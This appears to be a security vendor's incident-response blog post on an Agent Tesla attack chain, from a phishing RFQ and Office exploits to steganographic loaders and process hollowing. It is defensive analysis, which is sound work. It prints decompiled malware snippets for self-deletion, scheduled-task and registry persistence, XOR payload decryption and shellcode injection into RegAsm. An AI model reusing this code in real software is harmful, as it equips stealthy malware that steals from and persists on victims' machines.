Agent Tesla: A Day in a Life of IR

blog.morphisec.com/agent-tesla-a-day-in-a-life-of-ir

- Tweet
-

Introduction

The **Agent Tesla information stealer** has been around since 2014. During the last two to three years, it's also had a significant distribution growth factor partially due to the fact that cracked versions of it have been leaked.

It has been adapted by many advanced and less-sophisticated adversaries; as a result we can clearly identify a growing number of modified Tesla variants.

This year marks a significant change from previous years in the distribution techniques that are leveraged for Agent Tesla. We have seen this *information stealer* delivered through exploits, COVID-19 phishing campaigns, integrating advanced steganography, implementing different innovative obfuscation techniques, and more.

The following technical analysis covers a single Agent Tesla attack chain investigation after multiple attack attempts on a Morphisec customer were prevented at the end of October. This was particularly interesting because of the use of multiple advanced techniques that you rarely see combined into a single chain. Some of these advanced techniques that we will cover in this blog include:

- Use of a compromised sender email address
- **Double** use of exploits to deliver the agent downloader
- Use of advanced DeepSea obfuscator
- Use of **double** steganography obfuscation to deliver agent loader
- Use of Frenchy shellcode and .Net delegation for whitelisting bypass
- Executing the dark stealer from memory

Technical Details


Spearphishing

The attack chain started with a phishing email mentioning an RFQ for a new order. This might have triggered suspicion for a more security aware employee, but in this case, the victim was used to receiving similar emails and took the bait.


Furthermore, the advanced gateway solution designed to prevent or quarantine documents with a suspected DDE exploit (this will be discussed later) worked, but the user was convinced that the email was legitimate and released it from quarantine because the user is used to receiving RFQs.


In this case, the email was sent from a trusted third party through either a compromised email or a vulnerable domain that allows spoofing emails.

DDE exploit




The attached RFQ document is a known macro-less DDE exploit that will download its next stage document from a C2. In order to reduce the risk of detection, the attackers implemented a known technique to avoid the use of “DDE” as part of the text and to delay the download until after protected mode is disabled.





Equation Editor Exploit


Document.doc implements a second exploit in the chain identified by the following CVEs: CVE-2018-0802, CVE-2017-11882, a memory corruption vulnerability. The content of this new document automatically replaces the content of the original document. While Patches already exist for those vulnerabilities, many endpoints were still unpatched due to operational constraints. This reality makes this CVE highly popular even today.



Agent Tesla Loader 1

Following a successful exploitation of the Microsoft Equation Editor vulnerability, a thin ~500KB loader is downloaded from the same C2 by the equation editor process. The loader is slightly obfuscated with a DeepSea obfuscator.

As was previously published, the Tesla loader started to abuse steganography techniques to implement its next stage by hiding its executable in a PNG image; only this time the image looks significantly different.




First decryption of the PNG resource:

```
// Token: 0x06000009 RID: 9 RVA: 0x00002EE8 File Offset: 0x000010E8
public static Image getResourceImg(Assembly asm)
{
    using (Stream manifestResourceStream = asm.GetManifestResourceStream("SafeLsaMemoryHandle.png"))
    {
        if (manifestResourceStream != null)
        {
            return Image.FromStream(manifestResourceStream);
        }
    }
    return null;
}
```

Surprisingly, the developers of this Tesla loader implemented an additional steganography layer on top of the previously described technique to avoid heuristic detection of image resource based on metadata or entropy.

```
IL_114:
if (num4 >= func.BsCTFKrGI7OD1q2K3N(bitmap))
{
    break;
}
color = func.zIxNHrwgwmyqTBPSf8(bitmap, num4, num2);
goto IL_1C0;
IL_100:
array[num3++] = color.B;
num4++;
goto IL_114;
IL_1F9:
array[num3++] = color.G;
num = 1;
continue;
IL_A6:
```


The leads to a second steganography layer, which already resembles embedded executable images we know:



Agent Tesla Loader 2

The decrypted image is not the final result, instead it leads us to one more loader that is also obfuscated by an unknown obfuscator.

This .Net assembly is loaded in memory within vbc.exe (the first loader) as soon as it's decrypted from the image.



This assembly has multiple functionalities that can be executed based on the predefined configuration parameters, such as:

- Removing its zone identifier before the execution of the next stage and to avoid scanning and tracing back to origin.

```
string text = str + "\\" + str2;
if (a3 == "True" && !File.Exists(text))
{
    File.Copy(location, text);
    FNFHKBSBOI.DeleteFile(text + ":Zone.Identifier");
}
if (a == "True")
{
```

- Using choice for delayed execution of self removal

```
if (a7 == "True")
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + Assembly.GetCallingAssembly().Location + "\"",
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = "cmd.exe"
    });
}
```

- Validation that only a single instance is running on the machine

```
        {
            Thread.Sleep(20);
            if (Process.GetProcessesByName(Process.GetCurrentProcess().ProcessName).Length < 2)
            {
                Process.Start(Process.GetCurrentProcess().ProcessName);
            }
        }
    }
```

- Persistency
    - Scheduled Task

```
18122        public static void smethod_0(string name, string path)
18123        {
18124            Process process = new Process();
18125            process.StartInfo = new ProcessStartInfo("schtasks.exe", "/query");
18126            process.StartInfo.UseShellExecute = false;
18127            process.StartInfo.CreateNoWindow = true;
18128            process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
18129            process.StartInfo.RedirectStandardOutput = true;
18130            process.Start();
18131            string text = null;
18132            using (StreamReader standardOutput = process.StandardOutput)
18133            {
18134                text = standardOutput.ReadToEnd();
18135            }
18136            if (!text.Contains(name))
18137            {
18138                new Process
18139                {
18140                    StartInfo = new ProcessStartInfo
18141                    {
18142                        FileName = "schtasks.exe",
18143                        Arguments = "/create /sc MINUTE /tn " + name + " /MO 1 /tr " + path,
18144                        UseShellExecute = false,
18145                        RedirectStandardOutput = true,
18146                        CreateNoWindow = true
18147                    }
18148                }.Start();
18149            }
18150        }
```

    - Registry

```
        public static void O85RTMNUD3(string name, string path)
        {
            try
            {
                RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
                registryKey.SetValue(name, path);
            }
            catch
            {
            }
```

- Possible installation of the assembly in different user paths

```
    private static string smethod_2(string installationpath)
    {
        if (installationpath == "AppData")
        {
            return Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        }
        if (installationpath == "Temp")
        {
            return Path.GetTempPath();
        }
        if (installationpath == "UserProfile")
        {
            return Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
        }
        return Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
    }
```

Finally this second loader implements a basic decryption following the extraction of its byte array from the resource.

```
8292        private static byte[] D8JNW6NEJY(byte[] bytes)
8293        {
8294            byte[] bytes2 = Encoding.Unicode.GetBytes(FNFHKBSBOI.pass);
8295            for (int i = 0; i < bytes.Length; i++)
8296            {
8297                int num = i;
8298                bytes[num] ^= bytes2[i % 16];
8299            }
8300            return bytes;
8301        }
```


As soon as the next stage has been extracted, it is injected into a legitimate RegAsm application using delegation and a known hollowing technique, which is implemented by the Frenchy shellcode framework.

Frenchy Shellcode Loader

As the hollowing mechanism is implemented by native code using a known Frenchy shellcode framework, there was a need to implement a code injection technique that was less likely to be picked up by some vendors. Instead of using a regular *"CreateThread"* type of method for redirecting the flow to an allocated shellcode, attackers use delegation to achieve the same thing – this is definitely not a new technique but it is less popular than a simple callback native function.


```
8245            0,
8246            0,
8247            0,
8248            0
8249        };
8250        IntPtr value = IntPtr.Zero;
8251        IntPtr intPtr = FNFHKBSBOI.VirtualAlloc(IntPtr.Zero, (uint)array.Length, 12288u, 64u);
8252        Marshal.Copy(array, 0, intPtr, array.Length);
8253        FNFHKBSBOI.69EPE12VXR 69EPE12VXR = (FNFHKBSBOI.69EPE12VXR)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(FNFHKBSBOI.69EPE12VXR));
8254        IntPtr intPtr2 = Marshal.AllocHGlobal(Uncompressed.Length);
8255        Marshal.Copy(Uncompressed, 0, intPtr2, Uncompressed.Length);
8256        while (value == IntPtr.Zero)
8257        {
8258            string text = "\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe";
8259            string path = Environment.GetFolderPath(Environment.SpecialFolder.Windows) + text;
8260            if (text == "self")
8261            {
8262                path = Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
8263                {
8264                    '\\'
8265                })[Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
8266                {
8267                    '\\'
8268                }).Length - 1];
8269            }
8270            value = 69EPE12VXR(path, intPtr2);
8271            if (value != IntPtr.Zero)
8272            {
8273                return;
8274            }
8275        }
```

